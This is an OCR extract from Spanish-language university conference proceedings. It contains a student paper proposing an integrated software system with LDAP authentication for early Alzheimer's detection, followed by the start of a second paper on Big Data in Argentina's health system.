[12] J Garcia «Los smartphones son una bomba para el medio ambiente » 20 Julio 2018 [En línea] Available : https://bit.ly/2IRejEX. [Último acceso: 6 Septiembre 2019].

Sistema Integrador para Diagnostico de Alzheimer

Mauricio Esteban Lanza. Universidad de la Marina Mercante.
lanzamauricio@hotmail.com
Sergio Daniel Conde. Universidad de la Marina Mercante
drcondesergio@gmail.com

Resumen

El Alzheimer, como todas las demencias, se define como un deterioro crónico, adquirido y consciente de las funciones cognitivas superiores; esto es, la percepción, la atención, el lenguaje y, sobre todo, la memoria.se caracteriza por una degeneración progresiva y selectiva de determinadas poblaciones neuronales que acaban desembocando en una atrofia generalizada. Aunque no es específico sólo de esta enfermedad, es muy común encontrar placas de amiloide en el hipocampo y en el lóbulo temporal.
Se propone centralizar los datos obtenidos en un software y colaborar en la detección a temprana edad mediante la enfermedad.
La investigación se desarrolla en la Asignatura Responsabilidad Social Profesional correspondiente al Segundo año de la Ingeniería en Informática de la Universidad.
La finalidad de la investigación es presentar un Sistema que colabore en la detección de personas a partir de 30 años de vida que van a padecer esta enfermedad.

Introducción

Se estima que alrededor de 46 (cuarenta y seis millones) de personas en el mundo sufren Alzheimer. Esta enfermedad es la causa más frecuente de demencia en Occidente (entre el 60 y el 80% de todas las demencias), pero con los cambios demográficos y el envejecimiento de la población en todo el mundo se espera que en los próximos 40 años la cifra se triplique.

Al día de hoy, la enfermedad del Alzheimer no tiene cura. Los tratamientos de los que disponemos pueden retrasar su avance y en algunos casos su inicio.

En la actualidad con los Smartphone y las aplicaciones móviles existen una gran variedad de propuestas para mejorar la calidad de vida de quienes padecen esta enfermedad. Avisos y recordatorios automáticos basados en sensores de movimiento (un sensor colocado cerca de la puerta podría recordar llevar las llaves) o no (llamadas programas para recordar citas médicas). También se pueden encontrar ayudas a la medicación, como sistemas complejos con alarmas que incluso avisan al cuidador de cuando se vacía el pastillero.

Por otro lado, ayudas para evitar pérdidas de pequeños objetos, en este caso también tenemos dispositivos que nos ayudan a encontrar cosas que se pierden con facilidad como las llaves o la cartera. Usualmente, son pequeños dispositivos que generan sonido al pulsar un botón; pero hay aplicaciones que, gracias al Smartphone, te permiten situar en un mapa la última vez donde el móvil “vio” algunos de esos objetos

Con respecto a la comunicación, existen ‘teléfonos adaptados’ que permiten alertar de una emergencia o, para uso familiar, hablar con familiares de forma sencilla y segura.

Desde el punto de vista Seguridad, encendido automático de luces, el automatizado de cierre del gas, los grifos, la vitrocerámica o el horno, las tecnologías asistenciales dedicadas a mejorar la seguridad permiten resolver los problemas más habituales y peligrosos.

Por último, Sistemas de localización y orientación: Las pérdidas son muy habituales en distintos momentos de la enfermedad. Existen localizadores de muy diverso tipo (desde apps móviles a balizas con Geolocalización) que permiten localizar a personas cuando no sepamos donde están o dar la alarma si salen de ciertos límites establecidos.

Teniendo en cuenta que la proteína betamiloide y TAU se depositan en diversas zonas del cerebro y es esencial para el

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

correcto funcionamiento, y que si se elimina del mismo causa problemas en la capacidad de aprendizaje y memorización provocando la muerte de las neuronas afectadas y desencadenando la enfermedad, Se propone centralizar los datos obtenidos en un software y colaborar en la detección a temprana edad la enfermedad, ayudar al paciente o bien identificar de forma precoz pacientes que padecen la enfermedad sin saberlo. A modo aclaración en la actualidad se considera la proteína TAU la responsable de la muerte de neuronas en el cerebro. [1] [2][3][4]

Propuesta

Se propone un sistema software destinado a centralizar los datos obtenidos luego de realizar técnicas de estimulación ya comprobadas para aumentar la sensibilidad de las neuronas, de forma que sean capaces de identificar de forma precoz pacientes a partir de 30 años que padecen la enfermedad sin saberlo. Se definirán 2 categorías:

1. **Estudios clínicos**
2. **Técnicas de Estimulación**

Para los estudios clínicos son los referentes a análisis de laboratorio, diagnóstico por imágenes, con respecto a Técnicas de estimulación se refiere a ejercicios comprobados que sirven para estimular las neuronas y detectar una tendencia. Algunos ejercicios son.

1. Programación de Grilla Televisiva
2. Calendarios
3. Fotos de Ciudades
4. Leer la Hora
5. Números Telefónicos

Desarrollo

Desarrollo Web de carga de datos seguros para usuarios con LDAP (Protocolo Simplificado de Acceso a Directorios) donde se presenta un Front-End amigable para el usuario donde se puede realizar la carga en base a si es Estudio Clínico o Técnica de Estimulación.

El sistema contara con 4 módulos

1. Modulo Pacientes
2. Modulo Estudios Clínicos
3. Modulo Técnicas de estimulación
4. Modulo Diagnostico

Adicionalmente con reportes tanto a nivel paciente como a nivel general de pacientes para encontrar patrones. Es decir, si se desea saber qué porcentaje de pacientes tienen el mismo comportamiento ante las practicas realizados. Toda reporteria será exportable en CSV (Valores Separados por Comas) para ser de fácil integración con otras aplicaciones.

Seguridad de Acceso

Integración de autenticación por LDAP (Protocolo Simplificado de Acceso a Directorios) para garantizar la seguridad de la plataforma. Para ello se implementará un control de contraseña de usuario el cual validará el siguiente patrón.

1. Mandatorio combinación de letras mayúsculas y minúsculas
2. Mandatorio tener números
3. Mandatorio utilizar caracteres especiales.
4. No se puede repetir las ultimas 5 contraseñas
5. Longitud mínima 6 posiciones.

Bloqueo de usuario

Si se realizan 3 intentos fallidos el usuario se bloquea, para ser desbloqueado se deben esperar 15 minutos para volver a intentar. Esto permite evitar que robots atenten.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©



Figura [1]

Recuperación de contraseña

Ante cualquier situación de recuperación de contraseña se basará en un formato clásico donde en la creación del usuario se ingresa un mail y un teléfono, con esta información se envía un token (Herramienta de seguridad que genera códigos alfanuméricos que duran un corto plazo) para ser ingresado en la pantalla de recuperación y una vez aceptado se da acceso para ingreso de nuevo password como se observa en la Figura [1].

Diagrama de cambio de Contraseña




Figura [2]

Creación de Usuario


Como se trata de una integración LDAP (Protocolo Simplificado de Acceso a Directorios), el usuario será el mismo que utilizan al iniciar su sesión en sistemas Windows como se observa en la Figura [2]
La información necesaria para dar de alta un usuario será.

1. Nombre y Apellido
2. DNI
3. Legajo
4. Mail
5. Celular
6. Domicilio laboral
7. Posición Laboral

Tener en cuenta que el Mail / Celular son para autenticación y recuperación de contraseñas y la posición laboral es para asignar el rol que corresponde.

Diagrama de integración con Active Directory

Figura [3].



ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Diagrama básico de integración



Figura [4].

Como se puede observar en el diagrama de integración Figura [4]. y tal como se mencionó en el inicio de la propuesta, el sistema se basará en (4) cuatro Módulos Core que se detallan a continuación.

1. **Modulo Pacientes**
   Este módulo será el encargado de registrar toda la información necesaria correspondiente al paciente, entre la información necesaria se encuentra
   - Idpaciente: identificado por el Número de documento del paciente.
   - Datos de identificación
   - Datos de contacto
   - Datos de antecedentes familiares
   - Estudios realizados

2. **Modulo Estudios Clínicos**
   En este módulo se ingresará toda la información relacionada con estudios clínicos detallada y estará relacionada al paciente, aquí se encontrarán estudios tales como

   - Análisis de laboratorio
   - Pruebas de diagnóstico por imágenes del cerebro
   - Análisis de Memoria

3. **Modulo Técnicas de Estimulación**
   En este módulo al igual que el de Estudios clínicos se ingresará toda la información relacionada con el paciente, pero para las Técnicas de Estimulación cognitiva, entre ellas se encuentran

   - Programación Televisiva
   - Calendarios
   - Fotos de Ciudades
   - Leer la Hora
   - Números Telefónicos

4. **Modulo Diagnostico**
   Este módulo es el más importante, ya que se alimenta de los tres anteriormente mencionados. Estará subdividido en dos

4.1 Diagnostico con relación a Pacientes

Esta división se encarga de recopilar toda la información cargada en el sistema correspondiente a un determinado paciente y arroja un detalle donde se menciona si el paciente ya fue diagnosticado, es candidato a sufrir la enfermedad o no hay riesgo. Dentro del ítem si ya fue diagnosticado, se presenta la información correspondiente al diagnóstico, Cuales fueron los resultados de sus estudios clínico y de Estimulación cognitiva.

4.2 Diagnósticos estadísticos

Esta división se encarga de recopilar toda la información cargada en el sistema correspondiente a todos los pacientes que se estudiaron y arroja un detalle donde se mencionan Indicadores de pacientes diagnosticados detallando cuales fueron los porcentajes de cada patrón que se presentó. Esto es muy importante ya que es donde se activa el **BIG DATA**, evaluar patrones en

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

base a resultados y determinar una detección temprana de la enfermedad.
Como se menciona, en esta división aparecen los indicadores como factores fundamentales para una detección temprana, es por ellos que se definen a continuación a modo referencia alguno de ellos.

Indicadores
La intención es detectar entre un 20% de pacientes con anticipación para ello se proponen.

Porcentaje Diagnosticados: (Cantidad de diagnosticados *100) / Cantidad de evaluados
Porcentaje Diagnosticados por país: (Cantidad de diagnosticados *100) / Cantidad de Habitantes

Porcentaje Diagnosticados por Estimulación:
(Cantidad de diagnosticados *100) / Cantidad de analizados
Porcentaje Diagnosticados por Análisis Clínicos:
(Cantidad de diagnosticados *100) / Cantidad de analizados

Porcentaje Diagnosticados por Antecedentes Familiares:
(Cantidad de pacientes con antecedentes *100) / cantidad de diagnosticados

Procesamiento del indicador
Interface que será la encargada de recopilar toda la información necesaria del módulo de diagnóstico en la que se encontraran todos los resultados, donde a medida que el usuario va ejecutando el software, en Back-End se alimentara a la base de datos para luego obtener los resultados en un simulador.

Control del indicador
Se implementará un Webservice de control que será encargado de la colección de información de los indicadores, pero dividido en partes.

- Control de Entidad de la información
- Control de cambios en Patrones
- Control Alarmado

Luego guardará en un base de datos que alimenta un Tablero digital que se encargará de procesar los datos y exponer por ejemplo gráficas junto con los resultados numéricos sin afectar la performance del sistema marcando la tendencia al padecimiento de la enfermedad o no. Adicionalmente se expondrá un sistema de alarmado mediante un log de información que se recibe y si existe algún inconveniente de conexión, formateo de mensajería, etc. Toda la información que se colecta será exportable en un formato CSV (valores separados por comas) compatible con cualquier otro software.

Base de datos de negocio




Figura [5].

En la figura (5) se detalla un diagrama de la base de datos de negocio a alto nivel de las componentes para que el sistema

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

integrador funcione, como se podrá observar la clave está en la tabla Carpetas que será la entrada inicial y alrededor se observan las dependencias con esta tabla.
La única tabla que no posee dependencias con la tabla carpeta es la correspondiente a Roles. Esta, es la responsable de almacenar todos los perfiles que se desean generar para que según la posición de cada usuario se le den los permisos necesarios para que pueda operar viendo únicamente la información que esté autorizado.

Base de Datos de Sistema

En la siguiente figura (6) se detalla un diagrama de la base de datos del sistema, refiriéndonos a los servicios expuestos donde la tabla principal es Auditoria, aquí se almacenará toda la información a nivel sistema, básicamente login a nivel transaccional de conectividad y todo lo referente a la capa de integración.




Figura [6].

En la figura (6) se detalla un diagrama de la base de datos del sistema, refiriéndonos a los servicios expuestos donde la tabla core es Auditoria, aquí se almacenará toda la información a nivel sistema, básicamente logueo a nivel transaccional de conectividad y todo lo referente a la capa de integración.

Views de Reporteria




Figura [7].

En la figura (7) se detalla un diagrama de visuales de los reportes que se pueden extraer, el core es la base de negocio y existe una vista por módulo de integración del sistema. Esto es así, para que el usuario pueda disponer de cualquier información que esté disponible para poder interiorizar más sobre el comportamiento de los pacientes o bien los que aún no la sufren a la enfermedad.

Resultados esperados

La finalidad de este trabajo es presentar un Sistema que colabore en la detección de candidatos a partir de 30 años de vida que van a padecer esta enfermedad. En la actualidad se está detectando en personas de 40 años. Para ello la gran propuesta es organizar toda la información existente de pacientes y sus estudios, ya sean clínicos como de estimulación Cognitiva, unificando sistemas para que el profesional de la salud disponga de toda información relevante al instante y pueda obtener una tendencia de un paciente.

La intención es detectar un 20% en primera instancia hasta que el sistema evolucione sus patrones de búsqueda y detección. Esto será posible por la

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

implementación de business intelligence en las bases de datos.
Este último es fundamental para la creación y obtención de resultados de los indicadores ya que a medida que crezca la base de datos mayor será la aproximación.

Dentro de lo que se plantea como unificación y organización es encontrar un estandarte para el tratamiento de esta enfermedad, básicamente es interesante poder comenzar integrando todos los hospitales y centros de diagnóstico de Argentina para luego ir expandiéndolo. Es por ello que se desarrolla con una integración simple con webservice que pueden ser de fácil implementación.

El sistema soporta migración de datos de otras plataformas para ganar tiempo con la alimentación del **BIG DATA**, por tal motivo es la implementación de los formatos CSV (Valores separados por comas) para texto.

Discusión
Se desea poder sentar las bases de sistemas unificados de detección donde todos los estudios puedan alimentar la base de datos y poder colaborar con los centros científicos que estudian esta enfermedad para facilitar la colección de información, analizando comportamientos y ayudando a encontrar un diagnóstico adecuado para lograr un tratamiento adecuado que permita la rehabilitación del paciente.

Conclusión
El Alzheimer, como todas las demencias, se define como un deterioro crónico, adquirido y consciente de las funciones cognitivas superiores; esto es, la percepción, la atención, el lenguaje y, sobre todo, la memoria.
Se caracteriza por una degeneración progresiva y selectiva de determinadas poblaciones neuronales que acaban desembocando en una atrofia generalizada. Aunque no es específico sólo de esta enfermedad, es muy común encontrar placas de amiloide en el hipocampo y en el lóbulo temporal.

Se propone un sistema software destinado a centralizar los datos obtenidos luego de realizar técnicas de estimulación ya comprobadas para aumentar la sensibilidad de las neuronas, de forma que sean capaces de identificar de forma precoz pacientes a partir de 30 años que padecen la enfermedad sin saberlo. Se definirán 2 categorías:

1. **Estudios clínicos**
2. **Técnicas de Estimulación**

Para los estudios clínicos son los referentes a análisis de laboratorio, diagnóstico por imágenes.
Con respecto a Técnicas de estimulación se refiere a ejercicios comprobados que sirven para estimular las neuronas y detectar una tendencia.
Entre las técnicas se pueden tener en cuenta:
✓ Repetición de números o palabras para ejercitar la memoria inmediata.
✓ Juegos de memoria con imágenes distintas.
✓ Juegos de memorización de palabras o frases.
✓ Ejercicios para recordar acontecimientos y noticias.
✓ Recordar hechos cotidianos como la comida o lo que se hizo el día anterior.

El sistema contara con 4 módulos que serán el CORE de todo el sistema, y con ellos se concentrara toda la información.

1. Modulo Pacientes
2. Modulo Estudios Clínicos
3. Modulo Técnicas de estimulación
4. Modulo Diagnostico

Adicionalmente a nivel seguridad, ya que se presenta un sistema donde la información es sensible una integración de autenticación por

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

LDAP (Protocolo Simplificado de Acceso a Directorios) para garantizar la seguridad de la plataforma. Para ello se implementará un control de contraseña de usuario.
Existirán indicadores responsables de facilitar la toma de decisión a la hora de diagnosticar. Estos serán clave de la inteligencia de negocio, básicamente porque serán capaces de mostrar como ejemplo:

1. Porcentaje Diagnosticados

2. Porcentaje Diagnosticados por país

3. Porcentaje Diagnosticados por Estimulación

4. Porcentaje Diagnosticados por Análisis Clínicos

5. Porcentaje Diagnosticados por Antecedentes Familiares

En base a la información que se obtiene de cada módulo del sistema integrador es donde se le da la participación al mundo del Big Data. Básicamente utilizar el volumen de datos que en nuestro caso será estructurado (Información que se carga como nombre, apellido, diagnósticos, etc.) y no estructurado (Escaneo de recetas, estudios por imágenes, etc.) por los módulos descriptos y donde se podrá desarrollar un análisis de la información almacenada. La intención de la utilización de Big Data es poder obtener una mejor toma de decisiones y estrategias de seguimiento a quienes padecen esta enfermedad.
Utilizar correctamente el uso de los datos conduce a disponer de nuevas oportunidades a nivel tratamiento, tomando en cuenta que esta forma de procesamiento de volúmenes de información nos puede ayudar a obtener patrones de comportamiento, por tal motivo es muy importante que se cargue toda la información requerida por cada módulo.
El sistema integrador no solo cuenta con su propia base de análisis, sino que tal como se mencionó en el apartado "**Resultados Esperados**" se puede realizar exportación de información para utilizar de ser necesario en otros sistemas.

Finalmente, el software tendrá alarmados y controles de los indicadores para garantizar la veracidad de la información que se estará presentado. A nivel infraestructura el sistema estará en alta disponibilidad geográfica para tener respaldo y dar seguridad a que el aplicativo siempre está listo para ser usado.

Agradecimientos
Agradecimientos a la cátedra de Responsabilidad Social Profesional, de la Facultad de Ingeniería en sistemas de la Universidad de la Marina Mercante, por brindarme la oportunidad de realizar este trabajo de investigación, y al profesor, el Dr. Esp. .Lic. Sergio Conde, por asesorarme y acompañarme en la realización del mismo.

Referencias

[1] Shttps://www.lavoz.com.ar/salud/el-alzheimer-y-su-impacto-social (13/08/2019 11:51 AM)

[2] https://elpais.com/publi-especial/philips-contra-el-alzheimer/ (13/08/2019 11:54 AM)

[3] https://www.bloglenovo.es/que-tiene-que-decir-la-tecnologia-en-la-batalla-contra-el-alzheimer/ (13/08/2019 11:55 AM)

[4] Conde Sergio D, Marcovecchio Osvaldo (2018) La Comunicación Tecnológica. Aplicación Tributaria S.A.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Big Data aplicada al ámbito de la salud

Benítez Agustín, agustinbenitez@gmail.com
Obaya Francisco, franciscoobaya99@gmail.com
Olave Eva, eva.olave@hotmail.com
Santillán Matias, matiassantillan052@gmail.com
Schwartz Martín, martinschvartz@gmail.com
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Este artículo presenta un estudio sobre el uso de Big Data aplicado en el campo de la salud. Se explica brevemente qué es Big Data a fin de entender los conceptos básicos y las ventajas que implican aplicar Big Data en el ámbito de la salud.
Además, se expone la situación actual del sistema de salud en la Argentina y algunos de los proyectos con más éxito que se están aplicando en la actualidad.

Palabras Clave
Big Data, Argentina, ITPAMI, Evweb, OMS, tecnología, Ministerio de Salud. Salud, Sistema de Salud, Recoleccion de Datos.

Introducción

Big Data es un término que hace referencia al manejo de un gran conjunto de activos de datos que se encarga de integrar, gestionar y analizar los datos [8]. Mediante la obtención de los datos y su clasificación, análisis e interpretación, se transforman dichos datos en información y con ella se procede a ejecutar acciones valiosas para las organizaciones. Por ejemplo:

- El banco BBVA, implementa una solución de Big Data para sus clientes de forma tal que puedan conocer cuál es su estado financiero y cómo mejorarlo controlando sus gastos. Para brindar el diagnóstico a sus clientes, se tiene en cuenta el análisis de cuatro variables: ahorro mensual, libertad financiera, gasto en vivienda y gasto por préstamos o pagos aplazados en tarjeta [6].
- Urban Discovery, es una herramienta interactiva y abierta a usuarios donde se analizan las ciudades de Madrid, Barcelona y Ciudad de México de acuerdo con su actividad comercial. Como resultado del análisis se obtuvieron mapas donde se reordenan las fronteras urbanas y se identifican las zonas más turísticas, residenciales o con más compradores jóvenes. Para el análisis se analizaron más de 413 millones de transacciones con tarjeta realizadas a lo largo de un año [6].

Por otro lado, se debe tener en cuenta que el sistema de salud es la suma de todas las organizaciones, instituciones y recursos cuyo objetivo principal consiste en mejorar la salud, brindando tratamientos y servicios que respondan a las necesidades de la población [7]. Dicho sistema de salud requiere de personal, financiación, información y diversos suministros. El responsable del sistema de salud del país es el gobierno, para ello resulta fundamental la buena administración de parte del gobierno como los directores o gobernadores de municipios y de cada institución sanitaria [3].

Las instituciones sanitarias que conforman el sistema de salud generan, por ejemplo, los datos de pacientes extraídos de las historias de salud electrónicas, datos de los sensores utilizados para entender características de los pacientes o de la población fuera del entorno de la atención clínica, datos farmacológicos, ambientales y hábitos de los pacientes [4] y registros médicos electrónicos e imágenes [5].

Implementar Big Data al sistema de salud pública posibilita mejorar la capacidad de respuesta de este sistema, aumenta la

detección temprana de enfermedades y disminuye los tiempos de investigación médica, ya que es necesario tener un cuidado prioritario y más urgente con mejor atención antes que la enfermedad avance [5].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de – Sistemas y Organizaciones, primer año de cursada), es analizar el uso de Big Data en el sistema de salud en la Argentina. Para cumplir el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se define los conceptos básicos de Big Data y su relación con el Sistema de Salud argentino; en la sección 2 se describe y se analizan las diversas implementaciones de Big Data en el Sistema de Salud de Argentina. Finalmente en la sección 3 se detallan las conclusiones y futuras líneas de trabajo.

1. Conceptos Básicos

En el siguiente apartado se explican los conceptos básicos. En la subsección 1.1 se define brevemente qué es Big Data; continuando en subsección 1.2 se menciona qué demanda la implementación de Big Data en la salud y qué ventajas conlleva la implementación de la misma. En la subsección 1.3 se define el Sistema de Salud y estado del Sistema de Salud argentino.

1.1 Big Data

Big Data hace referencia a la manipulación de un gran conjunto de da datos complejos. Estos provienen de diversas fuentes de datos, son tan voluminosos que los softwares de procesamiento de datos convencionales no pueden gestionarlos sencillamente [8].
Big Data se encarga de [8]:

- Integrar: concentrar datos de varias fuentes y aplicaciones distintas. En la integración es preciso agregar los datos, procesarlos y asegurarse de que están sin formato y disponibles de forma que se pueda empezar a utilizarlos.
- Gestionar: se requiere almacenamiento de los datos obtenidos. Una de las posibles soluciones de almacenamiento puede alojarse en la nube, localmente (on promise) o ambas.
- Analizar: se procede a analizar y utilizar los datos almacenados a fin de transformarlos en información y utilizarlos.

Big Data, no hace foco en la cantidad de datos que se tienen, sino a qué acciones se realizan con ellos. Para poder sacarle provecho es necesario combinar Big Data con analítica (campo multidimensional que utiliza las matemáticas, estadística, modelos predictivos y técnicas de aprendizaje basado en maquina a fin de poder encontrar patrones y darles valor significativo a los datos) [19,20].
Para aprovechar las ventajas que brinda Big Data, es necesario [21], integrar los datos provenientes de las diversas fuentes y consolidarlos. La integración requiere incorporar los datos, procesarlos asegurándose de que estén formateados para su pronto uso.
Debido al gran volumen de datos que utiliza Big Data se requiere de gran cantidad de almacenamiento pudiendo ser éste en la nube, en un servidor local o una combinación de ambas. Eligiendo la alternativa más conveniente en concordancia con los requisitos de procesamiento acorde al volumen de datos y la velocidad con la cual se requiere realizar el análisis de los datos.

1.2 Ventajas de Big Data en la Salud y requisitos para la obtención de datos

El aprovechamiento de las oportunidades que ofrece Big Data en el área de salud, demanda el diseño de políticas efectivas orientadas a sectores de alto contenido tecnológico e informacional, mejoras en la vinculación entre demandantes y

proveedores de soluciones en Big Data, la formación de trabajadores especializados y nuevas formas de organización del trabajo [4].

La gran ventaja del Big Data se basa en la capacidad de procesamiento y obtención de información de las que esta tecnología es capaz. Un gran ejemplo de esto sería cuando en el 2009 estalló la crisis de la gripe H1N1, Google (el cual había desarrollado un sistema para identificar a personas afectadas por el virus en relación a sus búsquedas en internet) logró procesar un total de 450 millones modelos matemáticos diferentes para poner a prueba los términos de búsqueda. Su software halló una correlación fuerte entre su predicción y las cifras oficiales de la enfermedad a lo largo del país, casi en tiempo real [16]. Para poder realizar los análisis necesarios, se requiere la recolección de datos, dichos datos provienen de diversas fuentes, las cuales son:

- Historias de Salud Electrónicas [4].
- Registros médicos electrónicos e imágenes [5].
- Datos de los sensores utilizados para entender características de los pacientes o de la población fuera del entorno de la atención clínica [4].
- Datos farmacológicos, ambientales y hábitos de los pacientes [4].

La obtención de datos puede atentar con la privacidad de las personas y/o pacientes y su derecho de autodeterminación informativa (derecho de toda persona para ejercer control sobre la información personal que le concierne, puede ser en ámbitos informáticos o físicos) [15]. Los distintos tipos de datos que se obtienen por medio de investigaciones en salud se ejecutan mediante contratos de anonimato y confidencialidad con los pacientes, encuestados y entrevistados, contemplados en un marco legal elaborado de acuerdo a diferentes leyes. Tal como lo hace la Ley Argentina Nº 25.326, de Protección de los Datos Personales, que tiene como fin la protección integral de los datos personales que se encuentren asentados en cualquier fuente de información, para así garantizar el "derecho al honor y a la intimidad de las personas, así como también el acceso a la información que sobre las mismas se registre, de conformidad a lo establecido en el artículo 43, párrafo tercero de la Constitución Nacional" [9].

1.3 Definición del Sistema de Salud y estado del Sistema de Salud argentino

Un sistema de salud es un modelo de organización social para dar respuesta a los problemas de salud de la población. Los sistemas de salud son desarrollados por los países en forma conjunta con las demás estrategias de acción y protección social [3,7]. "En la Argentina, en 1943 se dio el primer paso hacia el reconocimiento de la salud pública como problema de interés específico con la creación de la Dirección Nacional de Salud Pública y Asistencia Social que en 1949 se transforma en Ministerio de Salud" [8].

El Sistema de Salud Argentino se encuentra fragmentado en 3 sectores, los cuales son [7]:

Público: fragmentado en los niveles Nacional, Provincial y Municipal queda sometido a normativas emanadas de distintas jurisdicciones.


Seguridad social: implica cuatro universos diferentes:

- Obras sociales nacionales (285 en total, con cobertura a una población de once millones) y, entre ellas, una de especiales características: el Instituto Nacional de Servicios Sociales para Jubilados y Pensionados (PAMI, siglas de Plan de Atención Médica Integral), que da cobertura a aproximadamente a tres millones de habitantes.
- Obras sociales provinciales (en las 24 provincias de Argentina), que dan cobertura a unos cinco millones de personas.

- Obras sociales de las Fuerzas Armadas y de Seguridad, cubriendo aproximadamente ochocientas mil personas.
- Obras sociales de las universidades nacionales y de los poderes Legislativo y Judicial, con trescientos veinte mil beneficiarios.

Privado: expresado en gran cantidad de entidades, con una población cubierta de aproximadamente dos millones ochocientos mil personas.

Según datos del Censo de 2010, el 36% de la población no tiene cobertura médica, no tiene seguridad social (PAMI y obras sociales sindicales) ni tiene capacidad para pagar atención privada y se atiende en hospitales y centros de salud públicos [7]. El porcentaje de personas que se atienden en hospitales y centro de salud públicos en toda la Argentina presenta desigualdades, ya que existen grandes diferencias entre las provincias. Por ejemplo: en Chubut, Tierra del Fuego y CABA la población que no tiene cobertura es menos del 30%, en Chaco, Formosa y Santiago del Estero es del 50% y más [7].
Porcentaje de la población atendida según subsector:



Se concluye con este gráfico que 6 de cada 10 personas están afiliados a una obra social, 3 de ellas no tienen afiliación alguna a una obra social, y solo 1 tiene acceso a medicina prepaga [8].

2 Implementaciones de Big Data en el Sistema de Salud argentino

A continuación, se enumeran diversos proyectos en implementaciones realizados en el Sistema de Salud de la Argentina. En la subsección 3.1 se describe el proyecto ITPAMI; en la subsección 3.2 se desarrolla el proyecto Evweb; en la subsección 3.3 se explica una plataforma sobre hábitos de salud que permite compartir información.

2.1 Plataforma ITPAMI

PAMI desarrolla el programa ITPAMI donde se promueve la recolección y análisis de datos para lograr una mejor atención y transparencia en el tratamiento de los beneficiarios de la obra social. El programa permite [4]:

- Mejorar la atención médica.
- Detectar fraudes de prestadores.
- Reducir los costos de tratamientos.
- Digitalizar las historias clínicas.
- Mejorar el acceso de los pacientes a sus propios datos, brindando seguridad en la administración de los mismos.

